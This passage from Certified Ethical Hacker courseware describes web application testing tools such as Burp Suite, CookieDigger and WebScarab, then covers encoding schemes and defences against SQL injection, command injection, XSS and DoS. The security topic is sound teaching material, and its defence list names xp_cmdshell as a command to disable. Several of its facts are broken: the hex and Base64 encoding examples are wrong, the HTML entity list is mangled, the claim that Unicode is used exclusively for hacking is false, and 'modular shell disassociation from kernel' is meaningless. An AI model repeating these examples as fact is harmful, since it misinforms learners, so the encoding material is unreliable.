


FIGURE 13.57: XMLSpy Tool Screenshot



Module Flow

So far, we have discussed web application concepts, threats associated with web application, and the hacking methodology. Now we will discuss hacking tools. These tools help attackers in retrieving sensitive information and also to craft and send malicious packets or requests to the victim. Web application hacking tools are especially designed for identifying the vulnerabilities in the web application. With the help of these tools, the attacker can easily exploit the identified vulnerabilities and carry out **web application attacks**.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

This section lists and describes various web application hacking tools such as Burp Suite Professional, CookieDigger, WebScarab, and so on.

The screenshot shows the Burp Suite Professional interface. At the top, a yellow bar displays the title "Web Application Hacking Tool: Burp Suite Professional". To the right is the CEH logo. Below the title, a message states "Burp Suite is an integrated platform for performing **security testing** of web applications". The main window contains two panes. The left pane shows the "Intruder" tool's payload editor with two positions filled with "Web Service Attack" payloads. The right pane shows the "Intruder attack list" table with two entries: "Web Service Attack" at index 1 and "Web Service Attack" at index 2. Both entries have a status of "200" and a length of "50443". A status bar at the bottom right indicates "http://www.portswigger.net".

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tool: Burp Suite Professional

Source: <http://www.portswigger.net>

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and **exploiting security vulnerabilities**. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, sequencer tool, etc.




FIGURE 13.58: Burp Suite Professional Tool Screenshot

Web Application Hacking Tool: CookieDigger

CEH Certified Ethical Hacker

- CookieDigger helps identify weak **cookie generation** and **insecure implementations** of session management by web applications
- It works by collecting and analyzing **cookies** issued by a web application for multiple users
- The tool reports on the predictability and **entropy of the cookie** and whether critical information, such as user name and password, are included in the **cookie values**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tool: CookieDigger

Source: <http://www.mcafee.com>

CookieDigger is a tool that detects vulnerable cookie generation and the insecure implementation of session management by web applications. This tool is based on the collection and evaluation of cookies by a **web application** used by many users.

Certainty and entropy of the cookie are factors on which the tool relies. The cookie values contain valuable information such as the login details of the user (user name and password).




FIGURE 13.59: CookieDigger Tool Screenshot

Web Application Hacking Tool: WebScarab

- WebScarab is a framework for **analyzing** applications that communicate using the HTTP and HTTPS protocols
- It allows the attacker to **review and modify requests** created by the browser before they are sent to the server, and to **review and modify responses** returned from the server before they are received by the browser

The screenshot shows the WebScarab application window. The menu bar includes File, View, Tools, Help. The toolbar has tabs for Summary, Message log, Proxy, Manual Request, WebServices, Spider, Extensions, SessionID Analysis, Scripted, Fragments, Fuzzer, and Compare. The main area has a 'Summary' tab selected, showing a tree view of a conversation list for 'http://www.owasp.org:80/'. The tree shows a root node for the homepage, which has children for banners/, images/, index.php/, and skins/. Under index.php/, there is a child node for 'Main_Page'. Below the tree is a table of captured requests and responses. The table has columns for ID, Date, Method, Host, Path, Parameters, Status, and Origin. The data is as follows:

ID	Date	Method	Host	Path	Parameters	Status	Origin
5	2006/06/23	GET	http://www.owasp.org:80/	/skins/monoblock/main	?r	200 OK	Proxy
4	2006/06/23	GET	http://www.owasp.org:80/	/skins/common/EFixes		200 OK	Proxy
3	2006/06/23	GET	http://www.owasp.org:80/	/skins/common/commo		200 OK	Proxy
2	2006/06/23	GET	http://www.owasp.org:80/	/index.php/Main_Page		200 OK	Proxy
1	2006/06/23	GET	http://www.owasp.org:80/			301 Moved	Proxy

At the bottom, a status bar shows '527 6356' and the URL 'http://www.owasp.org'.



Web Application Hacking Tool: WebScarab

Source: <http://www.owasp.org>

WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms. WebScarab has several modes of operation, implemented by a number of **plugins**. It operates as an intercepting proxy, allowing the attacker to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser. It is even able to intercept both HTTP and HTTPS communication. The operator can also review the conversations (requests and responses) that have passed through **WebScarab**.




FIGURE 13.60: WebScarab Tool Screenshot

Web Application Hacking Tools



The slide displays a grid of nine web application hacking tools, each with an icon and a link:

 Instant Source http://www.blazingtools.com	 HttpBee http://www.o0o.nu
 w3af http://w3af.sourceforge.net	 Teleport Pro http://www.tenmax.com
 GNU Wget http://gnuwin32.sourceforge.net	 WebCopier http://www.maximumsoft.com
 BlackWidow http://softbytelabs.com	 HTTTRACK http://www.httrack.com
 cURL http://curl.haxx.se	 MileSCAN ParosPro http://www.milescan.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Hacking Tools

A few more tools that can be used for hacking web applications are listed as follows:

- ⌚ Instant Source available at <http://www.blazingtools.com>
- ⌚ w3af available at <http://w3af.sourceforge.net>
- ⌚ GNU Wget available at <http://gnuwin32.sourceforge.net>
- ⌚ BlackWidow available at <http://softbytelabs.com>
- ⌚ cURL available at <http://curl.haxx.se>
- ⌚ HttpBee available at <http://www.o0o.nu>
- ⌚ Teleport Pro available at <http://www.tenmax.com>
- ⌚ WebCopier available at <http://www.maximumsoft.com>
- ⌚ HTTTRACK available at <http://www.httrack.com>
- ⌚ MileSCAN ParosPro available at <http://www.milescan.com>



Module Flow

So far, we have discussed various concepts such as threats associated with web applications, hacking methodology, and hacking tools. All these topics talk about how the attacker breaks into a web application or a website. Now we will discuss web application **countermeasures**. Countermeasures are the practice of using multiple security systems or technologies to prevent intrusions. These are the key components for protecting and safeguarding the web application against web application attacks.

Web App Pen Testing	Web App Concepts
Security Tools	Web App Threats
Countermeasures	Hacking Methodology
Web Application Hacking Tools	

This section highlights various ways in which you can defend against web application attacks such as SQL injection attacks, command injection attacks, XSS attacks, etc.

Encoding Schemes

CEH
Certified Ethical Hacker

Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

URL Encoding

HTML Encoding

Types of Encoding Schemes

- URL encoding is the process of **converting URL** into valid ASCII format so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - ☛ %3d =
 - ☛ %0a New line
 - ☛ %20 space
- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent particularly unusual characters such as:
 - ☛ & &
 - ☛ < <
 - ☛ > >

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes

HTTP protocol and the HTML language are the two major components of web applications. Both these components are text based. Web applications employ encoding schemes to ensure both these component handle unusual characters and **binary data safely**. The encoding schemes include:



URL Encoding

URLs are permitted to contain only the printable characters of ASCII code within the range 0x20-0x7e inclusive. Several characters within this range have special meaning when they are mentioned in the URL scheme or HTTP protocol. Hence, such characters are restricted.

URL encoding is the process of converting URLs into valid ASCII format so that data can be safely transported over HTTP. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in **hexadecimal** such as:

- ☛ %3d =
- ☛ %0a New line
- ☛ %20 space



HTML Encoding

The HTML encoding scheme is used to represent unusual characters so that they can be safely entered within an HTML document as part of its content. The structure of the document is defined by various characters. If you want to use the same characters as part of the document's content, you may face problem. This problem can be overcome by using HTML encoding. It defines several **HTML** entities to represent particularly usual characters such as:

- ④ & &
- ④ < <
- ④ > >

Encoding Schemes (Cont'd)



Unicode Encoding

16 bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal

➤ %u2215 / ➤ %u00e9 e

UTF-8

- It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix

➤ %c2%a9 ©
➤ %e2%89%a0 *



Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters

Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials

Example:
cake =
0110001101100001011010110
1100101
Base64 Encoding: 011000
110110 000101 101011 011001
010000 000000 000000



Hex Encoding

- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data

Example:
Hello A125C458D8
Jason 123B684AD9


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes (Cont'd)

Unicode Encoding	Base 64 Encoding	Hex Encoding
<p>Unicode is a character encoding standard that is designed to support all of the writing systems used in the world. Unicode is exclusively used to hack web applications. Unicode encoding helps attackers to bypass the filters.</p> <p>16-bit Unicode encoding:</p> <p>It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal:</p> <p>%u2215 / %u00e9</p> <p>UTF-8</p> <p>It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix:</p> <p>%c2%a9 %e2%89%a0</p>	<p>Base 64 schemes are used to encode binary data. A Base 64 encoding scheme represents any binary data using only printable ASCII characters. Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials.</p> <p>Example: cake = 0110001101100001011010110 1100101 Base64 Encoding: 011000 110110 000101 101011 011001 010000 000000 000000</p>	<p>An HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data.</p> <p>Example: Hello A125C458D8 Jason 123B684AD9</p>

TABLE 13.2: Encoding Schemes Table



How to Defend Against SQL Injection Attacks

To defend against SQL injection attacks, various things have to be taken care of like unchecked user-input to **database-queries** should not be allowed to pass. Every user variable passed to the database should be validated and sanitized. The given input should be checked for any expected data type. User input, which is passed to the database, should be quoted.

- ➊ Limit the length of user input
- ➋ Use custom error messages
- ➌ Monitor DB traffic using an IDS, WAP
- ➍ Disable commands like `xp_cmdshell`
- ➎ Isolate database server and web server
- ➏ Always use method attribute set to POST
- ➐ Run database service account with minimal rights
- ➑ Move extended stored procedures to an **isolated server**
- ➒ Use typesafe variables or functions such as `IsNumeric()` to ensure typesafety
- ➓ Validate and sanitize user inputs passed to the database

- ☛ Use low privileged account for DB connection

How to Defend Against Command Injection Flaws



The slide contains six boxes with icons and text:

- Perform **input validation** (document icon)
- Escape **dangerous characters** (# icon)
- Use **language-specific** libraries that avoid problems due to shell commands (calculator icon)
- Perform input and output **encoding** (circuit board icon)
- Use a **safe API** which avoids the use of the interpreter entirely (database icon)
- Structure requests so that all supplied parameters are **treated as data**, rather than potentially executable content (server icon)
- Use **parameterized** SQL queries (key icon)
- Use **modular shell disassociation** from kernel (monitor icon)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Command Injection Flaws

The simplest way to protect against command injection flaws is to avoid them wherever possible. Some language specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter, and so ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all given **parameters** are treated as data instead of potentially **executable** content.

Most system calls and the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements provide significant protection, ensuring that the supplied input is treated as data, which reduces, but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. Least privileged accounts must be used to access a database so that there is the smallest possible loophole.

The other strong protection against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root, or accessing a database as a **DBADMIN**, or else an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of the system commands.

The use of an external command thoroughly checks user information that is inserted into the command. Create a mechanism for handling all possible errors, timeouts, or **blockages** during the calls. To ensure the expected work is actually performed, check all the output, return, and error codes from the call. At least this allows the user to determine if something has gone wrong. Otherwise, an attack may occur and never be detected.

- ⌚ Perform input validation
- ⌚ Use language-specific libraries that avoid problems due to shell commands
- ⌚ Use a safe API that avoids the use of the interpreter entirely
- ⌚ Use parameterized SQL queries
- ⌚ Escape dangerous characters
- ⌚ Perform input and output encoding
- ⌚ Structure requests so that all supplied parameters are treated as data, rather than potentially executable content
- ⌚ Use modular shell disassociation from kernel



How to Defend Against XSS Attacks

The following are the defensive techniques to prevent XSS attacks:

- ⌚ Check and validate all the form fields, hidden fields, headers, cookies, query strings, and all the parameters against a **rigorous** specification.
- ⌚ Implement a stringent security policy.
- ⌚ Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is hard to identify and remove **XSS flaws** from web applications. The best way to find flaws is to perform a security review of the code, and search in all the places where input from an **HTTP** request comes as an output through HTML.
- ⌚ A variety of different **HTML tags** can be used to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent for scanning websites for these flaws. If vulnerability is discovered in one website, there is a high chance of it being vulnerable to other attacks.
- ⌚ Filter the script output to defeat **XSS vulnerabilities** which can prevent them from being transmitted to users.
- ⌚ The entire code of the website has to be reviewed if it has to be protected against XSS attacks. The sanity of the code should be checked by reviewing and comparing it against exact specifications. The areas should be checked as follows: the headers, as well as

cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, neither to remove the **filter** nor sanitize it.


- ➊ There are many ways to encode the known filters for active content. A “**positive security policy**” is highly recommended, which specifies what has to be allowed and what has to be removed. Negative or attack signature-based policies are hard to maintain, as they are incomplete.
- ➋ Input fields should be limited to a maximum since most script attacks need several characters to get started.



How to Defend Against DoS Attacks

The following are the various measures that can be adopted to defend against DoS attacks:

- ① Configure the firewall to deny **external Internet Control Message Protocol (ICMP)** traffic access.
- ② Secure the remote administration and connectivity testing.
- ③ Prevent use of unnecessary functions such as gets, strcpy, and return addresses from being overwritten, etc.
- ④ Prevent **sensitive information** from being overwritten.
- ⑤ Perform thorough input validation.
- ⑥ Data processed by the attacker should be stopped from being executed.

